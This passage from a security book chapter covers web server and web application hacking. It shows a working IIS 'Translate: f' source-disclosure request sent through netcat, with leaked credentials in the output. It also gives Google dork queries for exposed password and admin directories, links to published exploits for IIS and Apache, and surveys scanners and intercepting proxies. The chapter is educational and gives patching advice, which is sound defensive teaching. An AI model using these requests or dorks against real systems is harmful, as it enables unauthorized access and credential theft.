The `Translate: f` vulnerability is exploited by sending a malformed HTTP GET request for a server-side executable script or related file type, such as Active Server Pages (.asp) or global.asa files. Frequently, these files are designed to execute on the server and are never to be rendered on the client to protect the confidentiality of programming logic, private variables, and so on (although assuming that this information will never be rendered on the client is a poor programming practice, in our opinion). The malformed

request causes IIS to send the content of such a file to the remote client rather than execute it using the appropriate scripting engine.

The key aspects of the malformed HTTP GET request include a specialized header with `Translate: f` at the end of it and a trailing backslash (\) appended to the end of the URL specified in the request. An example of such a request is shown next. (The `[CRLF]` notation symbolizes carriage return/linefeed characters, 0D 0A in hex, which would normally be invisible.) Note the trailing backslash after `GET global.asa` and the `Translate: f` header:

```
GET /global.asa\ HTTP/1.0
Host: 192.168.20.10
Translate: f
[CRLF]
[CRLF]
```

By piping a text file containing this text through netcat, directed at a vulnerable server, as shown next, you can cause the global.asa file to be displayed on the command line:

```
D:\>type trans.txt| nc -nvv 192.168.234.41 80
(UNKNOWN) [192.168.234.41] 80 (?) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
ETag: "0448299fcd6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!—Copyright 1999-2000 bigCompany.com -->
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;"
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;"
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"
```

We've edited the contents of the global.asa file retrieved in this example to show some of the more juicy contents an attacker might come across. It's an unfortunate reality that many sites still hard-code application passwords into .asp and .asa files, and this is where the risk of further penetration is highest. As you can see from this example, the attacker who pulled down this particular .asa file has gained passwords for multiple back-end servers, including an LDAP system.

Canned Perl exploit scripts that simplify the preceding netcat-based exploit are available on the Internet. (We've used trans.pl by Roelof Temmingh and srcgrab.pl by Smiler.)

`Translate: f` arises from an issue with WebDAV, which is implemented in IIS as an ISAPI filter called httpext.dll that interprets web requests *before* the core IIS engine does. The `Translate: f` header signals the WebDAV filter to handle the request, and the trailing backslash confuses the filter, so it sends the request directly to the underlying OS. Windows 2000 happily returns the file to the attacker's system rather than executing it on the server. This is also a good example of a canonicalization issue (discussed earlier in this chapter). Specifying one of the various equivalent forms of a canonical file name in a request may cause the request to be handled by different aspects of IIS or the operating system. The previously discussed `::$DATA` vulnerability in IIS is a good example of a canonicalization problem—by requesting the same file by a different name, an attacker can cause the file to be returned to the browser in an inappropriate way. It appears that `Translate: f` works similarly. By confusing WebDAV and specifying "false" for translate, an attacker can cause the file's stream to be returned to the browser.

How do you prevent vulnerabilities that rely on add-ons or extensions such as Microsoft WebDAV? The most effective way is patching or disabling the vulnerable extension (preferably both). In general, you should configure your web server to enable only the functionality required by your web application.

Buffer Overflows

As we've noted throughout this book, the dreaded buffer overflow attack symbolizes the coup de grace of hacking. Given the appropriate conditions, buffer overflows often result in the ability to execute arbitrary commands on the victim machine, typically with very high privilege levels.

Buffer overflows have been a chink in the armor of digital security for many years. Ever since Dr. Mudge's discussion of the subject in his 1995 paper "How to Write Buffer Overflows" (http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html), the world of computer security has never been the same. Aleph One's 1996 article "Smashing the Stack for Fun and Profit," originally published in *Phrack Magazine, Volume 49* (http://www.phrack.com), is also a classic paper detailing how simple the process is for overflowing a buffer. A great site for these references is located at http://destroy.net/machines/security. The easiest overflows to exploit are termed *stack-based* buffer overruns, denoting the placement of arbitrary code in the CPU execution stack. More recently, so-called *heap-based* buffer overflows have also become popular, where code is injected into the heap and executed.

NOTE NOTE See Chapter 10 for more in-depth coverage of buffer overflows, including more recent variants such as heap overflows and integer overruns.

Web server software is no different from any other, and it, too, is potentially vulnerable to the common programming mistakes that are the root cause of buffer overflows. Unfortunately, because of its position on the front lines of most networks, buffer overflows in web server software can be truly devastating, allowing attackers to leapfrog from a simple edge compromise into the heart of an organization with ease. Therefore, we

recommend paying particular attention to the attacks in this section because they are the ones to avoid at any cost. We could go on describing buffer overflows in web server platforms for many pages, but to save eyestrain, we'll synopsize a few of the most serious here.

The IIS ASP Stack Overflow vulnerability affects Microsoft IIS 5.0, 5.1, and 6.0. It allows an attacker who can place files on the web server to execute arbitrary machine code in the context of the web server software. An exploit has been published for this vulnerability at http://downloads.securityfocus.com/vulnerabilities/exploits/cocoruderIIS-jul25-2006.c.

The IIS HTR Chunked Encoding Transfer Heap Overflow vulnerability affects Microsoft IIS 4.0, 5.0, and 5.1. It potentially leads to remote denial of service or remote code execution at the IWAM_*MACHINENAME* privilege level. An exploit has been published for this vulnerability at http://packetstormsecurity.nl/0204-exploits/iischeck.pl.

IIS also suffered from buffer overflows in the add-on Indexing Service extension (idq .dll), which could be exploited by sending .ida or .idq requests to a vulnerable server. This vulnerability resulted in the infamous Code Red worm (see http://www .securityfocus.com/bid/2880). Other "oldie but goodie" IIS buffer overflows include the Internet Printing Protocol (IPP) vulnerability (see http://www.eeye.com/html/research/advisories/AD20010501.html) and one of the first serious buffer overflow vulnerabilities identified in a commercial web server, IISHack (see http://www.eeye .com/html/research/advisories/AD20001003.html). Like many Windows services, IIS was also affected by the vulnerabilities in the ASN.1 protocol library (see http://research .eeye.com/html/advisories/published/AD20040210-2.html).

Not to be outdone, open-source web platforms have also suffered from some severe buffer overflow vulnerabilities. The Apache mod_rewrite vulnerability affects all versions up to and including Apache 2.2.0 and results in remote code execution in the web server context. Details and several published exploits can be found at http://www.securityfocus .com/bid/19204. The Apache mod_ssl vulnerability (also known as the Slapper worm) affects all versions up to and including Apache 2.0.40 and results in remote code execution at the super-user level. Several published exploits for both Windows and Linux platforms can be found at http://packetstormsecurity.nl, and the CERT advisory can be found at http://www.cert.org/advisories/CA-2002-27.html. Apache also suffered from a vulnerability in the way it handled HTTP requests encoded with chunked encoding that resulted in a worm dubbed "Scalper," which is thought to be the first Apache worm. The Apache Foundation's security bulletin can be found at http://httpd.apache.org/info/security_bulletin_20020620.txt.

Typically, the easiest way to counter buffer overflow vulnerabilities is to apply a software patch, preferably from a reliable source. Next, we'll discuss some ways to identify known web server vulnerabilities using available tools.

Web Server Vulnerability Scanners

Feeling a bit overwhelmed by all the web server exploits whizzing by? Wondering how you can identify so many problems without manually combing through hundreds of servers? Fortunately, several tools are available that automate the process of parsing web

servers for the myriad vulnerabilities that continue to stream out of the hacking community. Commonly called *web vulnerability scanners,* these types of tools will scan for dozens of well-known vulnerabilities. Attackers can then use their time more efficiently in exploiting the vulnerabilities found by the tool. Errr, we mean *you* can use your time more efficiently to patch these problems when they turn up in scans!

NOTE See our discussion of web application security scanners later in this chapter for more up-to-date commercial tools that also analyze web server software.

Nikto

Nikto is a web server scanner that performs comprehensive tests against web servers for multiple known web server vulnerabilities. It can be downloaded from http://www.cirt.net/nikto2. The vulnerability signature database is updated frequently to reflect any newly discovered vulnerabilities.

Table 11-1 details the pros and cons of Nikto.

Nessus

Tenable's Nessus is a network vulnerability scanner that contains a large number of tests for known vulnerabilities in web server software. It can be downloaded from http://www.nessus.org/nessus/. The Nessus software itself is free, but Tenable makes their

Pros	Cons
The scan database can be updated with a simple command.	Does not take IP range as input.
The scan database is in CSV format. You can easily add custom scans.	Does not support Digest or NTLM authentication.
Provides SSL support.	Cannot perform checks with cookies.
Supports HTTP basic host authentication.	
Provides proxy support with authentication.	
Captures cookies from the web server.	
Supports nmap output as inputs.	
Supports multiple IDS evasion techniques.	
Multiple targets can be specified in files.	

Table 11-1 Pros and Cons of Nikto

money off updates to the vulnerability database. For noncommercial use, updates to the vulnerability database are free. Otherwise, your options are to either use a free feed that is delayed by seven days, or pay for a subscription to their real-time feed.

Table 11-2 details the pros and cons of Nessus.

WEB APPLICATION HACKING

Web application hacks refer to attacks on applications themselves, as opposed to the web server software upon which these applications run. Web application hacking involves many of the same techniques as web server hacking, including input-validation attacks, source code disclosure attacks, and so on. The main difference is that the attacker is now focusing on custom application code and not on off-the-shelf server software. As such, the approach requires more patience and sophistication. We will outline some of the tools and techniques of web application hacking in this section.

Finding Vulnerable Web Apps with Google

Search engines index a huge number of web pages and other resources. Hackers can use these engines to make anonymous attacks, find easy victims, and gain the knowledge necessary to mount a powerful attack against a network. Search engines are dangerous largely because users are careless. Further, search engines can help hackers avoid identification. Search engines make discovering candidate machines almost effortless.

In the recent years, search engines have garnered a large amount of negative attention for exposing sensitive information. As a result, many of the more "interesting" queries no longer return useful results. Listed here are a few common hacks performed with

Pros	Cons
Easy-to-use graphical front-end, with automated updating.	Not directly focused on web servers.
Client/server architecture allows test automation.	Real-time updates to the scan database require a subscription.
Powerful plug-in architecture allows the creation of custom tests.	Limited HTTP authentication support.
Provides proxy support with authentication.	
Targets can be queued up and scanned automatically.	
Supports multiple IDS evasion techniques.	

Table 11-2 Pros and Cons of Nessus

http://www.google.com (our favorite search engine, but you can use one of your own choosing if you'd like, assuming it supports all the same features as Google).

Using Google, you can trivially get a list of publicly accessible pages on a website, simply by using the advanced search operators:

- **site:example.com**
- **inurl:example.com**

To find unprotected /admin, /password, /mail directories and their content, search for the following keywords on Google:

- **"Index of /admin"**
- **"Index of /password"**
- **"Index of /mail"**
- **"Index of /" +banques +filetype:xls** (for France)
- **"Index of /" +passwd**
- **"Index of /" password.txt**

To find password hint applications that are set up poorly, type the following in http://www.google.com (many of these enumerate users, give hints for passwords, or mail account passwords to an e-mail address you specify!):

- **password hint**
- **password hint –email**
- **show password hint –email**
- **filetype:htaccess user**

Table 11-3 shows some other examples of Google searches that can turn up information useful to a web attacker. Be creative, the possibilities are endless.

Search Query	Possible Result
inurl:mrtg	MRTG traffic analysis page for websites
filetype:config web	.NET web.config files
global.asax index	global.asax or global.asa files
inurl:exchange inurl:finduser inurl:root	Improperly configured Outlook Web Access (OWA) servers

Table 11-3 Example Google Searches That Can Turn Up Information Useful to an Attacker

TIP For hundreds of (categorized!) examples like these, check out the Google Hacking Database (GHDB) at http://johnny.ihackstuff.com/ghdb.php.

Web Crawling

Abraham Lincoln is rumored to have once said, "If I had eight hours to chop down a tree, I'd spend six sharpening my axe." A serious attacker thus takes the time to become familiar with the application. This includes downloading the entire contents of the target website and looking for Low Hanging Fruit, such as local path information, back-end server names and IP addresses, SQL query strings with passwords, informational comments, and other sensitive data in the following items:

- Static and dynamic pages
- Include and other support files
- Source code
- Server response headers
- Cookies

Web-Crawling Tools

So what's the best way to get at this information? Because retrieving an entire website is by its nature tedious and repetitive, it is a job well suited for automation. Fortunately, many good tools exist for performing web crawling, such as `wget` and HTTrack.

wget wget is a free software package for retrieving files using HTTP, HTTPS, and FTP, the most widely used Internet protocols. It is a noninteractive command-line tool, so it may easily be called from scripts, cron jobs, and terminals without X Support. wget is available from http://www.gnu.org/software/wget/wget.html. A simple example of wget usage is shown next:

```
C:\>wget -P chits -l 2 http://www.google.com
--20:39:46-- http://www.google.com:80/
           => 'chits/index.html'
Connecting to www.google.com:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 2,532 [text/html]

    0K -> ..                                          [100%]

20:39:46 (2.41 MB/s) - 'chits/index.html' saved [2532/2532]
```

HTTrack HTTrack Website Copier, shown in Figure 11-1, is a free cross-platform application that allows an attacker to download an unlimited number of their favorite




Figure 11-1 Configuring a website crawl in WinHTTrack

websites and FTP sites for later offline viewing, editing, and browsing. Command-line options provide scripting ability and an easy-to-use graphical interface, and WinHTTrack is available for Windows. HTTrack is available from http://www.httrack.com/.

Because the site navigation is performed in code executed in the client browser, AJAX and other dynamic web programming techniques can confound even the best crawler. However, new tools are being developed to analyze and crawl AJAX applications. Crawljax, one such tool, performs dynamic analysis to reconstruct UI state changes and build a state-flow graph. Crawljax is available at http://spci.st.ewi.tudelft.nl/crawljax/.

Web Application Assessment

Once the target application content has been crawled and thoroughly analyzed, the attacker will typically turn to more in-depth probing of the main features of the

application. The ultimate goal of this activity is to thoroughly understand the architecture and design of the application, pinpoint any potential weak points, and logically break the application in any way possible.

To accomplish this goal, each major component of the application will be examined from an unauthenticated point of view as well as from the authenticated perspective if appropriate credentials are known (for example, the site may permit free registration of new users, or perhaps the attacker has already gleaned credentials from crawling the site). Web application attacks commonly focus on the following features:

- Authentication
- Session management
- Database interaction
- Generic input validation
- Application logic

We will discuss how to analyze each of these features in the upcoming sections. Because many of the most serious web application flaws cannot be analyzed without the proper tools, we begin with an enumeration of tools commonly used to perform web application hacking, including:

- Browser plug-ins
- Free tool suites
- Commercial web application scanners

Browser Plug-ins

Browser plug-ins allow you to see and modify the data you send to the remote server in real time as you navigate the website. These tools are useful during the discovery phase, when you're trying to figure out the structure and functionality of the web application, and they are invaluable when you're trying to confirm vulnerabilities in the verification phase.

The concept behind browser plug-in security tools is ingenious and simple: install a piece of software into the web browser that monitors requests as they are sent to the remote server. When a new request is observed, pause it temporarily, show the request to the user, and let them modify it before it goes out on the wire. As an attacker, these tools are invaluable for identifying hidden form fields, modifying query arguments and request headers, and inspecting the response from the remote server.

The vast majority of security plug-ins are developed for the Mozilla Firefox browser, which provides an easy mechanism to create cross-platform, feature-rich plug-ins. For Internet Explorer, security tool developers have focused on proxy-based tools.

The TamperData plug-in, shown in Figure 11-2, gives the attacker complete control over the data their browser sends to the server. Requests can be modified before they are




Figure 11-2 The Tamper Data browser plug-in

sent, and a log of all traffic is kept, allowing the user to modify and replay previous requests. TamperData is available at http://tamperdata.mozdev.org/. Coupled with a tool such as NoScript to selectively disable JavaScript, a hacker has everything needed for ad hoc website hacking.

When assessing web applications that make heavy use of JavaScript, it can be useful to have a debugger that allows you to examine and step through a page's JavaScript as it executes. The Venkman JavaScript Debugger, shown in Figure 11-3, provides this functionality for Firefox and is available at http://www.mozilla.org/projects/venkman/. Microsoft provides the Microsoft Script Editor as part of the Office suite, which enables JavaScript debugging in IE. Details on how to use the Script Editor are at http://www.jonathanboutelle.com/mt/archives/2006/01/howto_debug_jav.html.

Tool Suites

Typically built around web proxies that interpose themselves between the web client and the web server, tool suites are more powerful than browser plug-ins. Invisible to the client web browser, proxies can also be used in situations where the client is not a browser, but instead some other kind of application (such as a web service). The integration of




Figure 11-3 The Venkman JavaScript Debugger

testing tools with a proxy provides an effective tool for ad hoc testing of web applications.

Fiddler, shown in Figure 11-4, is a proxy server that acts as a man-in-the-middle during an HTTP session. Developed by Microsoft, it integrates with any application built on the WinINET library, including Internet Explorer, Outlook, Office, and many more. When enabled, Fiddler will intercept and log all requests and responses. Breakpoints can be set, allowing you to modify requests before they go out to the web server and tamper with the server's response before it is returned to the client application. Fiddler also provides a set of tools to perform text transformations and test the effects of low bandwidth and degraded connections. Fiddler is available at http://www.fiddlertool.com/.




Figure 11-4 Fiddler in action, intercepting HTTP requests and responses

WebScarab is a Java-based web application security testing framework, developed as part of the Open Web Application Security Project (OWASP), available at http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project. Built around an extensible proxy engine, WebScarab includes a number of tools for analyzing web applications, including spidering, session ID analysis, and content examination. WebScarab also includes "fuzzing" tools. *Fuzzing* is a generic term for throwing random data at an interface (be it a programming API or a web form) and examining the results for signs of potential security miscues.

Because it is written in Java, WebScarab runs on a large number of platforms and can be easily extended using a built-in Bean interface. In Figure 11-5, you can see WebScarab's interface after navigating to several websites.




Figure 11-5 WebScarab, after intercepting several requests

WebScarab's tools for analyzing and visualizing session identifiers provide an easy way to identify weak session management implementations. Figure 11-6 shows the SessionID Analysis tool's configuration. In Figure 11-7, you can clearly see the pattern of incrementally increasing session IDs in a weak sample application.




Figure 11-6 Configuring the SessionID Analysis tool in WebScarab

More than just a proxy, the Burp Suite is a complete suite of tools for attacking web applications, available at http://portswigger.net/suite/. Burp Proxy provides the usual functionality for intercepting and modifying web traffic, including conditional intercept and pattern-based automatic string replacement, which is shown in Figure 11-8. Requests




Figure 11-7 WebScarab's session ID visualization makes it easy to spot flawed algorithms.

